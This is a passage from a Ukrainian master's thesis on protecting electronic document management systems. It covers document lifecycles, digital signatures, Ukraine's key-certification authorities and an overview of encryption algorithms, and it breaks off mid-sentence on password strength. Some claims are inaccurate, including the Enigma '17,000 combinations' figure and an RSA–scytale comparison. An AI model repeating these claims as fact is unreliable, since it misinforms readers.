МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Західноукраїнський національний університет
Факультет комп'ютерних інформаційних технологій
Кафедра кібербезпеки

КАВКА Василь Ігорович

Моделі захисту інформаційних ресурсів в системах електронного документообігу / Security Models for Information Resources in Electronic Document Management Systems

спеціальність: 125 – Кібербезпека

освітньо-професійна програма – Кібербезпека

Кваліфікаційна робота

Виконав студент групи
КБм -22
В.І. Кавка

Науковий керівник
к.т.н., доцент Т.Г. Цаволик

Кваліфікаційну роботу
допущено до захисту:

«____» _____ ___2023 р.

Завідувач кафедри
_____ **В.В.Яцків**

ТЕРНОПІЛЬ - 2023

АНОТАЦІЯ

Магістерська робота на тему “ Моделі захисту інформаційних ресурсів в системах електронного документообігу ” зі спеціальності 125 –кібербезпека написана обсягом 108 сторінок і містить 45 ілюстрацій, 1 додаток та 26 джерел за переліком посилань.

Мета роботи полягає в розробці та дослідженні моделей захисту інформаційних ресурсів у контексті систем електронного документообігу. Робота спрямована на аналіз існуючих загроз електронним документам та методам їх усунення.

Проведено аналіз сучасних алгоритмів шифрування та моделі захисту інформаційних ресурсів в системах електронного документообігу. Досліджено проблеми захисту електронного документообігу та моделі атак на документи PDF формату.

Розглянуто моделі загроз найпоширеніших форматів файлів систем електронного документообігу.

Отримані результати мають значення для розвитку сфери кібербезпеки та електронного документообігу, забезпечуючи новий рівень захисту для електронної інформації.

КЛЮЧОВІ СЛОВА: СИСТЕМИ ЕЛЕКТРОННОГО ДОКУМЕНТООБІГУ, ШИФРУВАННЯ, ЕЛЕКТРОННИЙ ЦИФРОВИЙ ПІДПИС, МОДЕЛІ ЗАХИСТУ ЕЛЕКТРОННИХД ОКУМЕНТІВ, PDF, DOC.

ABSTRACT

The master's thesis on the topic "Models of Information Resource Protection in Electronic Document Management Systems" within the specialty 125 - Cybersecurity is written with a volume of 108 pages, comprising 45 illustrations, 1 appendice, and 26 references.

The aim of the work is to develop and investigate models for the protection of information resources in the context of electronic document management systems. The research focuses on analyzing existing threats to electronic documents and methods to mitigate them.

The study includes an analysis of contemporary encryption algorithms and models for protecting information resources in electronic document management systems. Issues related to the protection of electronic document management and models of attacks on PDF format documents are explored.

Models of threats for the most common file formats in electronic document management systems are considered. The obtained results are significant for the advancement of cybersecurity and electronic document management, providing a new level of protection for electronic information.

KEYWORDS: ELECTRONIC DOCUMENT MANAGEMENT SYSTEMS, ENCRYPTION, ELECTRONIC DIGITAL SIGNATURE, MODELS OF ELECTRONIC DOCUMENT PROTECTION, PDF, DOC.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ СКОРОЧЕНЬ

AES - Advanced Encryption Standard.

DES - Data Encryption Standard.

ECC - Elliptic Curve Cryptography

PDF - Portable Document Format.

PQC- Post-Quantum Cryptography.

RSA - Rivest–Shamir–Adleman.

АЦСК - Акредитований центр сертифікації ключів.

ЕЦП – Електронний цифровий підпис.

ЗЦ - Засвідчувальний центр.

КО - Контролюючий орган.

СЕД – Система електронного документообігу.

ЦЗО - Центральний засвідчувальний орган.

ЦСК - Центр сертифікації ключів.

ВСТУП

Актуальність роботи. З кожним днем обсяг цифрової інформації, що обробляється в електронних документах, росте експоненційно. Велика кількість конфіденційних даних, що передається через системи електронного документообігу, створює потребу у ефективних алгоритмах шифрування для забезпечення конфіденційності та аналізі можливих моделей загроз. Зростання кількості кіберзагроз та злочинів у сфері кібербезпеки робить важливими заходи щодо захисту електронних документів. Шифрування є однією з ключових стратегій для запобігання несанкціонованому доступу і недозволеним змінам в електронних документах.

Постійний технологічний розвиток приводить до виникнення нових методів атак та можливостей для кіберзлочинців. Актуальність теми обумовлюється стійким розвитком методів приховування зловмисного коду в електронних документах.

Мета дипломної роботи: полягає в розробці та дослідженні моделей захисту інформаційних ресурсів у контексті систем електронного документообігу. Робота спрямована на аналіз існуючих загроз електронним документам та методам їх усунення.

Завдання для досягнення мети дипломної роботи:

- Провести аналіз сучасних алгоритмів шифрування в системах електронного документообігу.
- Проаналізувати алгоритм використання ЕЦП та загрози його використання.
- Дослідити проблеми захисту електронного документообігу.
- Проаналізувати моделі захисту інформаційних ресурсів в СЕД.
- Дослідити моделі атак на документи PDF формату.
- Дослідити загрози алгоритмів шифрування та автоматизації в Microsoft Office.

Об'єктом дослідження є системи електронного документообігу та найбільш поширені формати електронних документів.

Предметом дослідження є методи виконання зловмисного коду в офісних застосунках та загрози кібербезпеки спричинені ними.

Наукова новизна одержаних результатів визначається наступним чином:

Побудовані моделі загроз системам електронного документообігу та офісним застосункам з урахуванням сучасних викликів у галузі кібербезпеки.

Практичне значення роботи полягає в тестуванні загроз найпоширеніших форматів файлів систем електронного документообігу.

Отримані результати мають значення для розвитку сфери кібербезпеки та електронного документообігу, забезпечуючи новий рівень захисту для електронної інформації.

Публікації та апробація до магістерської роботи.

1. Кавка В.І. Аналіз електронного документообігу в інформаційних системах. Збірник матеріалів проблемно-наукової міжгалузевої конференції «Автоматизація та комп'ютерно – інтегровані технології» (АКІТ -2023), Тернопіль, 2023. С. 164 -166.

2. Кавка В. І. Сучасні методи біометричної ідентифікації. Матеріали науково-практичного симпозіуму «Захист інформації», Тернопіль, 2023. С. 82-85.

1 АНАЛІЗ СУЧАСНОГО ВИКОРИСТАННЯ ЕЛЕКТРОННИХ СИСТЕМ ТА АЛГОРИТМІВ ШИФРУВАННЯ ДОКУМЕНТІВ

1.1 Основні характеристики, принципи та поняття електронного документообігу.

У загальних стандартах використовується термін "документообіг", який вказує на систематичний контроль переміщення готових документів всередині та поза межами організації. Електронний документообіг додатково включає етапи створення документів та вільний обмін інформацією через комп'ютерні мережі.

У глобальному контексті існують дві основні форми документів: традиційні, що існують у паперовому форматі, та сучасні, які представлені у формі електронних. Паперові документи можуть перетворюватися на електронні за допомогою процесів, таких як сканування, тоді як електронні документи можуть бути відтворені у паперовій формі, наприклад, шляхом їх друку.

Електронний документ може містити різноманітні дані, такі як зображення, аудіофайли і текстові символи. Цей тип файлу може бути переданий за допомогою спеціальних телекомунікаційних засобів. Такі засоби також можуть використовуватися для публікації, зберігання та подальшої обробки електронних документів. Важливо розглядати електронний документ як спеціальний формат, який дозволяє використовувати дані для різноманітних цілей. Це включає фіксацію інформації на електронних або магнітних носіях, а також подальшу обробку та передачу цих даних усім учасникам процесу редагування чи коригування інформації.

Електронний підпис представляє собою необхідний компонент електронного документа, який використовується для однозначної ідентифікації автора чи особи, яка підписала електронний документ, перед іншими учасниками системи електронного документообігу[1].

Створення електронного документа завершується використанням електронного підпису як фінального етапу процесу. Це включає в себе приєднання електронного підпису до документа з метою завершення та

підтвердження автентичності та авторства документа перед іншими користувачами чи учасниками системи.

Правила використання електронних цифрових підписів регулює законодавство. Використання інших форм електронних підписів у сфері електронного документообігу відбувається на основі угод між учасниками цього процесу.

Оригінальним електронним документом вважається його електронний варіант, що містить всі необхідні характеристики, включаючи електронний цифровий підпис автора. У випадку, коли електронний документ надсилається декільком адресатам або зберігається на різних електронних носіях, кожен з отриманих екземплярів розглядається як самостійний оригінал електронного документа[2].

Якщо одна й та ж документарна інформація та реквізити створюються автором як у формі електронного документа, так і у формі паперового документа, обидва ці види документів є оригіналами. Оригінальний варіант електронного документа повинен забезпечувати можливість переконатися в його цілісності та автентичності відповідно до вимог законодавства. У певних випадках, визначених законодавством, оригінал електронного документа може бути представлений у візуальній формі, включаючи паперову копію.

Це може представляти собою текстовий вміст або мати форму в електронному форматі, такий як документ Microsoft Word, таблиця Excel, або повідомлення у форматі електронної пошти. Документи можуть бути структурованими або неструктурованими. Структуровані документи містять елементи, які надають можливість зовнішнім програмам їх розпізнавати, такі як форми у Word, електронні таблиці або документи у форматі XML. Ще однією підкатегорією цієї групи документів є файли, які об'єднують (складають) різні документи, наприклад, файли Binder у пакеті Microsoft Office.

Електронна репліка електронного документа підтверджується відповідно до визначених законом процедур. Копія паперового документа для електронного документа представляє собою візуальне відтворення електронного документа на

папері, яке отримало офіційне підтвердження відповідно до нормативів, встановлених законодавством.

Система електронного документообігу (СЕД) має забезпечувати ефективну роботу з різними видами документів, забезпечуючи користувачам зручний доступ до всього інформаційного контексту. Вона повинна бути гнучкою, здатною легко інтегруватися з різними типами документів і, за необхідності, автоматично враховувати їх обробку.

Усі документи, які були переведені в електронний формат, можна легко обробляти в існуючих інформаційних системах та передавати за допомогою телекомунікаційних систем. Ці файли піддаються аналізу, який може бути проведений за допомогою спеціалізованих систем управління. Загалом, під терміном "електронний документ" розуміється наступне:

1) документ, який зафіксований у формі електронних даних (символів, аудіофайлів, або зображень) та призначений для передачі в часі та просторі за допомогою комп'ютерної техніки та електрозв'язку для його збереження та спільного використання.

2) форма представлення інформації, яка використовується для підготовки, передачі, отримання або зберігання за допомогою електронних технічних засобів, таких як магнітний диск, магнітна стрічка, лазерний диск тощо.

3) документована інформація, представлена в електронній формі, зрозуміла для людей та придатна для обробки за допомогою електронних обчислювальних машин, а також для передачі по інформаційно-телекомунікаційних мережах і обробки в інформаційних системах.

Щодо електронного документа мають місце такі характеристики:

a) автентичність: ця властивість гарантує, що конкретний електронний документ ідентичний вказаному, тобто його джерело та походження є достовірними і відповідають вказаним у відомостях;

b) достовірність: це визначає, що вміст електронного документа є повним і точним відображенням підтверджуваних операцій, дій або фактів.

Іншими словами, можна довіряти і використовувати цей документ в подальших операціях чи діяльності;

c) цілісність: це стан електронного документа, в який після його створення не вносилися ніякі зміни. Забезпечення цілісності гарантує, що документ не був підданий неправомірним або несанкціонованим змінам;

d) придатність для використання: ця характеристика дозволяє легко локалізувати та відтворювати електронний документ в будь-який момент часу, забезпечуючи його доступність та використання відповідно до потреб користувача.

Життєвий цикл документа – це період від моменту його створення до його остаточного знищення[3]. Життєвий цикл складається з двох основних етапів:

1. Етап розробки документа:

a. створення документа: фактичний процес створення і формування вмісту документа;

b. оформлення документа (реєстрація): процедура документооформлення та надання йому реєстраційного статусу;

c. затвердження документа: підтвердження відповідності документа встановленим вимогам та його погодження або схвалення.

Ці етапи складають процес створення та легалізації документа, щоб забезпечити його визнання та вірогідність.

Якщо документ перебуває в етапі розробки, він вважається неопублікованим, і права на документ визначаються правами доступу конкретного користувача.

2. Стадія опублікованого документа включає в себе наступні етапи:

а. активний доступ:

- період, коли документ доступний для використання та розповсюдження відповідно до визначених політик та прав доступу;

б. архівація і розархівація:

- короткострокове збереження: тимчасове збереження документа, яке може бути важливим на деякий термін після завершення активного використання;

- довгострокове збереження: збереження документа для забезпечення можливості подальшого використання чи відновлення важливої інформації на тривалий термін.

3. Знищення документа - підтримка процесу видалення документа відповідно до визначених політик і правил. Знищення може включати фізичне знищення, або видалення з електронних систем та архівів.

Коли документ переходить з етапу розробки на етап опублікованого, він стає доступним для загального огляду, і права доступу до нього обмежуються лише читанням. Прикладом опублікованого документа може бути шаблон стандартного бланка підприємства. Під час цього етапу можуть існувати права на перенесення документа назад на етап розробки.

Залежно від конкретної стадії життєвого циклу документа архіви поділяються на два основних типи:

I. статичні архіви документів:

- ці системи працюють виключно з опублікованими документами, тобто тими, які вже доступні для широкого користування та не перебувають в стадії розробки;

II. динамічні архіви документів:

- ці системи опрацьовують як опубліковані документи, так і ті, які знаходяться в процесі розробки. Таким чином, вони працюють з усіма етапами життєвого циклу документа, забезпечуючи комплексний підхід до управління інформацією.

На сьогоднішній день існує кілька форматів електронних документів, проте найбільш популярним серед них є формат «pdf», який відзначається зручністю використання на різних програмах. Поняття та структура електронного документа можуть значно відрізнятися, і це в значній мірі залежить від програмного забезпечення, яке використовується для його обробки. Важливо зазначити, що в сучасних умовах виникає особлива категорія документів, які обробляються за допомогою програмного забезпечення "1С". Ці файли відрізняються від інших, оскільки не розглядаються як окремі документи, а скоріше розглядаються як інформаційні одиниці з унікальними

ідентифікаторами та можливостями модифікації. Також слід відзначити матеріали, які генеруються в результаті активної діяльності прикладних інформаційних систем. Ці матеріали динамічно формуються в існуючих сховищах інформації і можуть бути розглянуті лише за допомогою відповідних систем, оскільки вони не несуть інформації про себе.

Коли документ виводиться на друк або відкривається для перегляду, він втрачає свій статус об'єкта в системі та переходить до режиму спеціального додатку. Починаючи з цього моменту, він функціонує як самостійний програмний продукт[4].

Якщо необхідно відкрити файл іншим програмним засобом, зазвичай потрібно виконати конвертацію файлу. Електронний документ представляє собою електронний файл, який містить конкретну інформацію, не завжди доступну для розуміння користувача. Для створення архівів та баз даних файлів необхідно знати їхню класифікацію.

Існують різні способи класифікації матеріалів:

- в залежності від наявності аналогічних друкованих документів;

- за змістом інформації, де розрізняють текстові, графічні, звукові, мультимедійні видання та програмні продукти.

1.2 Використання ЕЦП в електронному документообігу

Електронний цифровий підпис створюється з використанням особистого ключа та перевіряється за допомогою відкритого ключа. Це означає, що відправник використовує свій приватний ключ для підпису документа, а отримувач може перевірити цей підпис, використовуючи відкритий ключ відправника[5].

Під час створення електронного підпису, автор отримує інформацію про закриті ключі. Наявність такого ключа у автора слугує доказом його права на електронний підпис, і він не може відмовитися від цього права. Таким чином, авторство завжди може бути визначено за допомогою електронного підпису[6].

Існують різні схеми побудови електронного підпису:

1. на основі алгоритмів симетричного шифрування:

- ця схема включає третю сторону, арбітра, яка користується довірою обох сторін. Авторизація документа відбувається шляхом його зашифрування секретним ключем та передаче його арбітру;

2. на основі алгоритмів асиметричного шифрування:

- ці схеми електронного підпису є найбільш поширеними та використовують асиметричні ключі для створення та перевірки підпису. Ці схеми мають широке застосування у сучасних системах електронного підпису.

Паралельно з вищезгаданими схемами існують і інші види цифрових підписів, такі як груповий підпис, незаперечний підпис та довірений підпис, які представляють собою варіації вже описаних схем.

З'явлення цих модифікацій обумовлено різноманітністю завдань, які можуть бути вирішені за допомогою електронного підпису. Кожен з цих різновидів використовується для конкретних випадків та має свої особливості, але в цілому вони представляють розширення і розвиток базових концепцій електронного підпису для вирішення різноманітних завдань в цифровому середовищі[7].

У сучасний час для створення електронного підпису широко використовують алгоритми асиметричного шифрування, також відомі як алгоритми з відкритим ключем. Це обумовлено тим, що вони мають ряд переваг порівняно із симетричним шифруванням. Технологія електронного підпису, що ґрунтується на асиметричному шифруванні з відкритим ключем, базується на наступних принципах:

а. генерація ключів: можливо згенерувати пару великих чисел, відомих як відкритий і закритий ключі. Важливо, щоб знання відкритого ключа не дозволяло вирахувати відповідний закритий ключ. Процес генерації ключів є стандартизованим і відомим. Коли користувач робить свій відкритий ключ загальнодоступним, це гарантує, що відповідний приватний ключ є виключно в його власності;

б. шифрування і розшифровування: існують надійні методи шифрування, що дозволяють зашифрувати повідомлення за допомогою закритого ключа і розшифрувати його лише використовуючи відкритий ключ. Механізм шифрування є загальнодоступним;

в. підтвердження авторства: якщо електронний документ розшифровується відкритим ключем, це гарантує, що він був зашифрований унікальним закритим ключем. Розшифрування документа відкритим ключем підтверджує авторство, оскільки лише власник відповідного закритого ключа міг би зашифрувати цей документ.

Центр сертифікації ключів (ЦСК) може бути юридичною особою будь-якої форми власності або фізичною особою, яка займається підприємницькою діяльністю та забезпечує послуги електронного цифрового підпису. Для отримання статусу ЦСК особа повинна підтвердити автентичність свого відкритого ключа через центральний засвідчувальний орган або засвідчувальний центр відповідно до вимог законодавства. Центр надає послуги фізичним і юридичним особам на умовах договору[7].

Права ЦСК включають:

- виконання електронного цифрового підпису та управління ключовими сертифікатами означає надання послуг, пов'язаних із забезпеченням цифрової підписів та ефективного обслуговування сертифікатів ключів;

- збір та перевірка обов'язкової інформації для реєстрації особи, яка підписує документ, та створення сертифіката ключа для юридичної або фізичної особи або особи, яка виступає її уповноваженим представником.

Обов'язки ЦСК включають:

- забезпечення безпеки інформації в автоматизованих системах згідно вимог законодавства;

- забезпечення конфіденційності особистих даних, отриманих від особи, яка робить підпис;

- встановлення належності відкритого ключа та відповідного особистого ключа підписувачу при формуванні сертифіката ключа;

- надання вчасної процедури анулювання, блокування та відновлення ключових сертифікатів відповідно до вимог законодавства;

- інформування особи, яка робить підпис, про обмеження використання електронного цифрового підпису та включення цих обмежень у сертифікат відкритого ключа;

- перевірка законності запитів щодо скасування, блокування та відновлення ключових сертифікатів та зберігання відповідних документів;

- прийом та обробка заявок на блокування, скасування та відновлення ключових сертифікатів цілодобово;

- ведення електронного переліку діючих, скасованих і блокованих сертифікатів ключів;

- забезпечення постійної можливості користувачів отримувати доступ до своїх ключових сертифікатів та відповідних електронних списків через загальнодоступні телекомунікаційні засоби;

- зберігання створених сертифікатів впродовж періоду, визначеного законодавством, у відповідних паперових документах;

- надання консультацій з питань, пов'язаних з ЕЦП.

ЦСК забороняється зберігати особисті ключі підписувачів та ознайомлюватися з ними.

Акредитований центр сертифікації ключів (АЦСК) - це центр, що отримав визнання свого статусу відповідно до встановленого порядку сертифікації ключів[8]. АЦСК має повноваження надавати послуги електронного цифрового підпису та обслуговувати виключно сертифікати ключів, які відповідають підвищеним стандартам безпеки. Також він може отримувати та перевіряти необхідну інформацію для реєстрації особи, яка робить підпис, та створення підвищеного сертифіката ключа, прямо від юридичної або фізичної особи або її уповноваженого представника.

АЦСК повинен виконувати всі зобов'язання та відповідати вимогам, встановленим законодавством для Центру сертифікації ключів. Крім цього, АЦСК має обов'язок використовувати надійні засоби електронного цифрового підпису для надання своїх послуг. Порядок отримання акредитації та стандарти,

яким повинен відповідати акредитований центр сертифікації ключів, визначаються рішенням Кабінету Міністрів України[9].

Деякі державні органи можуть, за необхідності та з узгодженням з КМУ, визначати свої власні Засвідчувальні Центри для виконання подібних функцій. Засвідчувальний Центр, пов'язаний з групою Центрів сертифікації ключів, обладнаний тими ж функціями та повноваженнями, що й центральний засвідчувальний орган у відношенні до Центрів сертифікації ключів[20].

Засвідчувальний Центр відповідає всім вимогам, які встановлені законодавством для АЦСК. ЗЦ реєструється, підтверджує свій відкритий ключ та отримує акредитацію в центральному засвідчувальному органі. Положення про ЗЦ центрального органу виконавчої влади підтверджується рішенням КМУ. Центральний Засвідчувальний Орган (ЦЗО) визначається рішенням Кабінету Міністрів України і має наступні повноваження:

1. формування та видача посиленних сертифікатів ключів Засвідчувальним Центрам (ЗЦ) і Центрам Сертифікації Ключів (ЦСК), з дотриманням встановлених Законом "Про електронні довірчі послуги";

2. блокування, скасування та поновлення посиленних сертифікатів ключів ЗЦ та ЦСК у випадках, передбачених відповідним законодавством;

3. ЗЦ та ЦСК забезпечують ведення електронних реєстрів, де фіксується інформація про діючі, заблоковані та анульовані підвищені сертифікати ключів;

4. акредитація Центрів Сертифікації Ключів (ЦСК), отримання та перевірка інформації, необхідної для їхньої акредитації;

5. забезпечення постійної можливості ЗЦ та ЦСК отримувати доступ до підвищених сертифікатів ключів та відповідних електронних реєстрів через загальнодоступні засоби телекомунікацій;

6. зберігання посилених сертифікатів ключів ЗЦ та ЦСК;

7. забезпечення ЗЦ та ЦСК консультативної підтримки щодо питань, пов'язаних із використанням ЕЦП.

Контролюючий орган (КО) - орган або установа, яка здійснює нагляд і контроль за діяльністю Центрального Засвідчувального Органу (ЦЗО)[19].

Йому доручено перевірку відповідності вимогам закону, що стосуються ЦЗО, ЗЦ та ЦСК.

У випадку виявлення невиконання або неналежного виконання обов'язків та порушень вимог, установлених законодавством для ЦСК та ЗЦ, Контролюючий Орган видає розпорядження ЦЗО про негайне вжиття заходів, передбачених законом[10].

Агент цифрового підпису (АЦСК) здійснює негайне припинення чинності вже створеного посиленого сертифіката ключа у випадках:

- завершення терміну дії самого сертифіката ключа;

- отримання письмової заяви від власника ключа ;

- закінчення юридичної діяльності юрособи – власника ключа;

- смерть фізичної особи, яка володіє ключем, або офіційне визнання її смерті рішенням суду;

- оголошення недієздатним власника ключа через рішення суду;

- подання недостовірних даних власником ключа;

- виявлення вразливостей або втрати конфіденційності особистого ключа.

ЦЗО в ту ж мить скасовує посилені сертифікати ключів ЦСК і ЗЦ у випадках:

- припинення діяльності щодо надання послуг;

- викриття особистого ключа.

- подання заяви від власника ключа чи його представника;

- відповідно до вироку суду, який набув законної сили

Анулювання та припинення дії підвищеного сертифіката ключа вступає в силу негайно після внесення відповідної інформації до реєстру дійсних, анульованих та заблокованих підвищених сертифікатів, з вказівкою точної дати та часу проведення цих операцій[11]. Центр засвідчення особи, Засвідчувальний Центр, та Акредитований Центр сертифікації ключів негайно повідомляють власника про відміну або блокування його підвищеного сертифіката ключа.

Блокований підвищений сертифікат ключа може бути відновлений у таких ситуаціях:

1. за умови подання власником ключа або його уповноваженим представником відповідної заяви;

2. за рішенням суду, яке стало законно чинним;

3. у випадку виявлення недостовірності інформації про компрометацію особистого ключа.

1.3 Сучасні методи шифрування інформації

Шифрування - це процес перетворення інформації так, щоб неавторизовані особи не мали до неї доступу. Цей процес повинен бути оборотним, і це є основною умовою успіху при шифруванні інформації, інакше воно стає непотрібним[2].

Основним елементом будь-якого алгоритму шифрування є ключ, завдяки якому отримувач може вибрати необхідні перетворення, щоб отримати доступ до інформації.

На сьогоднішній день існує багато сучасних алгоритмів шифрування, які застосовуються для захисту інформації в різних областях. Деякі з найпопулярніших алгоритмів шифрування включають:

1. AES (Advanced Encryption Standard): використовується широко в урядових та комерційних системах. AES став стандартом шифрування для багатьох застосувань, оскільки він є ефективним і стійким до атак;

2. RSA (Rivest–Shamir–Adleman): використовується для шифрування та цифрового підпису. Забезпечує механізми взаємодії з відкритими та закритими ключами;

3. Elliptic Curve Cryptography (ECC): використовує математичні структури еліптичних кривих для шифрування і підпису. ECC може забезпечити еквівалентний рівень безпеки при менших розмірах ключів у порівнянні з іншими криптографічними методами;

4. ChaCha20-Poly1305: комбінує потоковий шифр ChaCha20 і аутентифікаційний код Poly1305 для шифрування і перевірки цілісності даних. Широко використовується у протоколах безпеки, таких як TLS;

5. Blowfish: алгоритм блочного шифрування, який використовує блоки даних фіксованого розміру та змінює їх за допомогою ключа;

6. Twofish: інший блочний шифр, розроблений для заміни DES. Забезпечує високий рівень безпеки та швидкодії;

7. Post-Quantum Cryptography (PQC) алгоритми: з урахуванням потенційного розвитку квантових обчислень, в даний час проводяться дослідження та розробка алгоритмів, стійких до квантових обчислень, таких як NTRUEncrypt, Lattice-based криптографія, і інші.

Ці алгоритми представляють лише деякі з напрямків у сучасній криптографії, і вибір конкретного алгоритму залежить від конкретних потреб та умов застосування[12].

З точки зору користувачів шифрування можна пояснити на прикладі певного повідомлення, яке потрібно передати від одного пристрою до іншого. До нього застосовується алгоритм та ключ. Відновити початкову інформацію неможливо без знання як алгоритму, так і ключа. Але абсолютного захисту, безумовно, не існує, отже, будь-який алгоритм чи ключ можна зламати. Одна з мет шифрування - зробити несанкціонований доступ до інформації настільки дорогим і тривалим, щоб атака зловмисника стала безглуздою.

Практично всі методи шифрування історично виникли раніше, ніж технічні засоби для їх втілення. Спочатку люди вигадували алгоритми на папері, доводили їх стійкість, робили теоретичні розрахунки, і тільки після цього на основі цих алгоритмів з'являлися механічні шифратори.

Перші механічні пристрої для шифрування з'явилися в XVII-XVIII століттях, в період розквіту механіки. Вони дозволяли шифрувати прості повідомлення.

Під час Другої світової війни широко використовувалася портативна шифрувальна машина "Енігма", створена Артуром Шербіусом. Це електромеханічне пристрій із вбудованим алгоритмом використовувався для розсилання довільних повідомлень по фронтам. Військові висилали погоджувальні зведення всім підрозділам Вермахту, складаючи дані з яких можна було отримати шифр і доступ до цінної інформації. Для злому коду

"Енігми" потрібно було спробувати близько 17 000 різних комбінацій протягом 24 годин.

Злом "Енігми" був необхідний для військових дій союзників, що призвело до становлення криптографії як науки, а також надихнуло Алана Тьюрінга на розробку та використання першої машини, здатної використовувати обчислювальну потужність для злому шифрування.

Існує три основних види шифрування :

1. симетричне шифрування: це метод шифрування, де один і той же ключ використовується для як шифрування, так і розшифрування інформації. Отже, відправник і отримувач повинні мати спільний ключ, який вони використовують для забезпечення конфіденційності даних;

2. асиметричне шифрування: у цьому методі для шифрування і розшифрування використовуються два різних ключі: публічний і приватний. Публічний ключ використовується для шифрування інформації, тоді як приватний ключ використовується для розшифрування. Цей метод дозволяє відправникові відправити зашифроване повідомлення, не розголошуючи свій приватний ключ;

3. гібридне шифрування: це поєднання обох попередніх методів. Зазвичай воно використовує асиметричне шифрування для обміну ключами, а потім симетричне шифрування з використанням обмінюваного ключа для безпечного передавання даних. Цей підхід об'єднує переваги обох типів шифрування, забезпечуючи ефективність і безпеку.

Існує ряд алгоритмів для симетричного шифрування, проте розглянемо три найбільш популярних серед них [13]:

1. AES (Advanced Encryption Standard): цей алгоритм є одним з найбільш довірених для симетричного шифрування. Він замінив застарілий DES і вирізняється високою надійністю. AES працює з блоками даних розміром 128 біт та використовує ключ змінної довжини (зазвичай 128, 192 або 256 біт);

2. DES (Data Encryption Standard): розроблений компанією IBM у 1976 році, DES став першим широко використовуваним методом симетричного шифрування. Спочатку призначений для захисту урядової інформації, DES

отримав статус офіційного стандарту шифрування для федеральних агентств США в 1977 році. DES розбиває дані на блоки розміром 64 біти і застосовує різні процеси шифрування протягом 16 циклів, щоб створити зашифрований текст;

3. 3DES (Triple Data Encryption Standard): як удосконалення DES, 3DES застосовує алгоритм DES тричі послідовно до кожного блоку даних. Це підвищує стійкість шифрування. Незважаючи на те, що 3DES забезпечує вищу безпеку порівняно з DES, його повільна продуктивність та менша ефективність порівняно з AES зробили його менш використовуваним у сучасних застосунках.

Винайдений у 1977 році вченими з Массачусетського технологічного інституту (MIT) – Роном Рівестом, Аді Шаміром і Леонардом Адлеманом, RSA став найширше використовуваним алгоритмом асиметричного шифрування. Основна концепція його ефективності базується на "простій факторизації". RSA передбачає обрання двох випадкових простих чисел, наприклад, розміром 1024 біти, та їхнє перемноження для утворення великого числа. Однак завданням є визначити вихідне просте число, знаючи лише перемножений результат. Розв'язання цієї задачі є практично неможливим для сучасних суперкомп'ютерів і, звісно, навіть не в межах людських обчислень.

Перевага шифрування RSA виявляється у його гнучкості, оскільки довжина ключа може варіюватися в широкому діапазоні: від 768 до 4096 біт та навіть більше. Простота та адаптивність алгоритму зробили його основним для застосувань в різних галузях, таких як сертифікати SSL/TLS, криптовалюти та шифрування електронної пошти.

Для звичайних людей шифрування стало широко доступним не з появою перших комп'ютерів, а саме з поширенням інтернету. Проте, як часто трапляється, користувачі часто не усвідомлюють, що вони використовують шифрування. Для них це, в основному, щось магічне: вони натискають кнопку, і все якимось чарівним чином шифрується. Крім того, шифрування стало частиною нашого щоденного життя завдяки мобільному зв'язку, оскільки, на відміну від провідного, мобільний зв'язок передає дані через відкритий ефір і, отже, вимагає шифрування.

З появою інформації про можливі атаки на дані користувачів, люди все більше розуміли, що шифрування необхідне. Наприклад, багато взнали про те, що існують засоби шифрування жорстких дисків на користувацьких комп'ютерах, такі як BitLocker, вбудований у технології Microsoft для Windows, або FileVault від Apple.

Однак багато хто також чув про віруси-шифрувальники, які шифрують дані на жорстких дисках. Принцип дії такий самий, але результат обернений: інформацію шифрує зловмисник, і лише він має доступ до ключа, шантажуючи свою жертву[14].

Безпека шифрування залежить не від методу (або алгоритму) шифрування, а від конфіденційності ключів, які використовуються для шифрування та розшифрування. Одним із підходів, що забезпечує стійку безпеку, є алгоритм RSA (названий на честь його винахідників Рона Рівеста, Аді Шаміра і Леонарда Адлемана). Його перевага полягає в використанні асиметричної криптографії для створення пари відкритого та закритого ключів на основі алгоритму великих простих чисел. Цей підхід схожий на той, який використовували спартанці у своїх скиталах.

У алгоритмі RSA відкритий ключ використовують для шифрування даних, які потім можна розшифрувати лише за допомогою відповідного закритого ключа. Хоча ці два ключі математично пов'язані, обчислення закритого ключа з відкритого є надзвичайно складним і вимагає багато часу через математичну проблему, відому як факторизація.

Алгоритм RSA заклав основу для сучасних методів аутентифікації, оскільки використання пари закритий-відкритий ключ ідеально підходить для визначення того, чи є відправник тим, за кого він себе видає, а також забезпечує вищий рівень безпеки при обміні повідомленнями.

На сьогодні фахівці вже розуміють, які алгоритми є криптостійкими, а які - ні. Тому були розроблені загальні рекомендації для захисту інформації. Наприклад, щодо хешованих даних існують вразливості в алгоритмі MD-5, тому рекомендується використовувати наступне покоління алгоритмів - SHA-2.

На сьогодні широке використання отримали, наприклад, засоби захисту Wi-Fi мереж, але навіть вони мають свої вразливості. Завдяки широкому поширенню технологій і низькому рівню обізнаності щодо таких проблем, люди навіть не задумуються про те, наскільки уразливими можуть бути системи засобів зв'язку. Часто виявляється, що захиститися від вторгнення більш досвідченого сусіда або зловмисника можна, просто змінивши протокол в Wi-Fi і встановивши більш довгий пароль на роутері. Але користувачі не часто звертають на це увагу, і в цьому полягає велика проблема.

Оскільки саме шифрування, як правило, не знаходиться під контролем користувача, важливо звертати більше уваги на засоби захисту та інформаційну безпеку взагалі. Зокрема, слід вивчити інформацію про налаштування безпеки маршрутизатора чи домашньої Wi-Fi мережі, зрозуміти, які з них є більш безпечними, з якими проблемами стикається індустрія зараз, які вразливості існують, як атакуються ці пристрої і, в кінцевому підсумку, обрати найбільш вірні методи захисту[15].

Основний та надійний спосіб захисту - використання більш довгих паролів, які, звісно ж, ви зможете запам'ятати. Математично доведено, що довжина пароля впливає на складність злому в кілька разів сильніше, ніж різноманіття символів. Таким чином, замість використання багато різних комбінацій літер, цифр і знаків пунктуації, краще встановити пароль довжиною 20-30 символів. Наприклад, можна використовувати дві стрічки улюбленого вірша без пробілів як пароль - ніхто з розумом не зможе його підібрати. З кожним додатковим символом ймовірність підбору цього пароля за словником кратно зменшується.

У жодному разі не варто використовувати прості слова, словосполучення або слова з набором цифр, оскільки вони вже давно присутні в колекціях паролів. Засоби підбору паролів, ключів і шифрів також розвиваються з часом і не залишаються на місці. І, звісно, найнадійніший метод для злому будь-якого шифру - це перебір. І brute-force - це перше, що використовує атакуючий. Ці алгоритми та словники, що найчастіше зустрічаються або витікаючими у мережу паролями вже давно є в відкритому доступі в Інтернеті, їх можна завантажити, використовувати як для перевірки власної системи безпеки, так і для атаки. З

